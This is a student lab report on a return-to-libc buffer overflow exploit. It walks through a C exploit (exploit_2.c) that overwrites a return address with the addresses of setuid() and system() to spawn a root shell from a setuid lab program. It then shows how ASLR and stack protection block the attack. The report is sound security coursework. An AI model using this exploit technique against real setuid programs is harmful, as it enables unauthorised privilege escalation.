**NAME *: LAKSHITHA RAJ VASANADU***


**ID *: 00001115006***

**LAB ASSIGNMENT 4 TASK 2 & 3**

**Return-to-libc Attack**


**TASK 2**

**Steps followed are:**

1. The attack in **Task1** is repeated with **bash** shell by creating symbolic link:
2. It is observed that the attack did not work. With bash, a shell is spawned but not with root privileges. This is because bash drops the root privilege once it detects that it is a SetUID root program.
3. Now, the attack is tried with exploit\_2.c. This exploit code bypasses the protection of bash by turning the setUID root program into real root program before spawning the shell.
4. The given program **retlib.c** is compile using –fno-stack-protector option and is made as setUID root program.

**gcc –g –fno-stack-protector –o retlib retlib.c**


1. The addresses of the **system()** and **setuid()** functions are obtained from gdb as shown:




1. The addresses of the **/bin/sh** is found as :


* An environment variable called MYSHELL is set as :

**export MYSHELL=/bin/sh**

* The following piece of C code is compiled and executed to get the address.

****

* The obtained address **0xbffffeaf** is further verified using gdb.

****

With trial and error in adjusting the address by few bytes of offset, it was found that the address **0xbffffeab** was the address to spawn shell.

1. The given **retlib.c** program has a buffer overflow vulnerability. We can observe that we are reading 76 bytes from the file into a buffer of size 48 using fread which is an unsafe function. As a result, we can exploit the program by manipulating the input to the program.

To find the offsets **W**, **X, Y, Z** in the exploit\_2.c program, we analyze the stack of the retlib.c program.

* The initial 48 bytes of buf[] in exploit\_1.c are kept empty.
* The next 4 bytes contain the old ebp – pointer to the previous stack frame. So first 52 bytes of buf[] are kept empty.
* The next 4 bytes contain the return address after to which the control will point to after execution of bof(). Hence, we can overwrite this to execute setuid() function. So at offset 52 i.e. buf[52], we place the address of setuid() function : 0xb7f0f620.
* The control is transferred to next 4 bytes after the execution of setuid(). Hence, we place the address of system() at offset 56. i.e,. buf[56] = 0xb7ea88b0.
* This set of 4 bytes will contain the parameter to setuid() as during the execution of setuid(), it will look for its parameters here. So we place the parameter 0 at offset 60. i.e., buf[60] = 0.
* This set of 4 bytes will contain the address of /bin/sh as during the execution of system(), it will look for its parameters here. So we place the address of /bin/sh at offset 64. i.e., buf[64] = 0xbffffeab.

1. The exploit\_2.c is as follows:

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int main(int argc, char \*\* argv)

{

char buf[76];

FILE \*badfile;

badfile = fopen("badfile", "w");

\*(long \*) &buf[56] = 0xb7ea88b0; // W - system()

\*(long \*) &buf[64] = 0xbffffeab; // X - address of "/bin/sh"

\*(long \*) &buf[52] = 0xb7f0f620; // Y - setuid()


\*(long \*) &buf[60] = 0; // Z - parameter for setuid()

fwrite(buf, sizeof(buf), 1, badfile);

fclose(badfile);

}

1. The output is as shown. Root shell is spawned.



1. The stack frame before overflow :

Stack is from lower to higher address.

|  |
| --- |
| buffer |
| Old ebp |
| Return address |
| Params |

1. The stack frame after buffer overflow:

|  |  |  |
| --- | --- | --- |
| Buffer – 48 bytes | 0xbffff4c4 | |
| Old ebp | 0xbffff4f4 | |
| Address of setuid() | 0xbffff4f8 | |
| Address of system() | 0xbffff4fc | |
| Parameter to setuid() – 0 | 0xbffff500 | |
| Parameter to system() – address of /bin/sh | | 0xbffff504 |

10) This shows that buffer overflow occurs by Arc Injection. Programs such as system(), setuid(), /bin/sh are used which reside in the program address space are used for the exploit.


**TASK 3**

**Steps followed are:**


1. Address randomization is turned on keeping the stack smash protection off.


**sysctl -w kernel.randomize\_va\_space=2**


The program is executed. It results in Segmentation fault.




1. The attack in Task1 is repeated by trying to find out the addresses of functions – system(), exit(). It is observed that we get different addresses for every run.






1. This shows that it is tough to initiate the attack when address randomization is turned on. Address randomization is the process where the addresses of stack or heap in address space of any process is randomized. It makes it impossible for the attackers to guess the addresses on the stack.. Randomization can be done at compile- or link-time, or by rewriting existing binaries.
2. The following shows that the stack addresses are randomized. We get different addresses of stack for every run.



5) Next, stack smash protection is turned on. We get the following output in both the cases – address randomization on and off. The program is aborted when the buffer overflow is detected and outputs the dump.



6) Stack smash protection adds a guard variable and checks for it to detect overflows. Hence, when the inbuilt stack protector is on, it prevents the attack. But it can be turned off which gives way to a successful attack.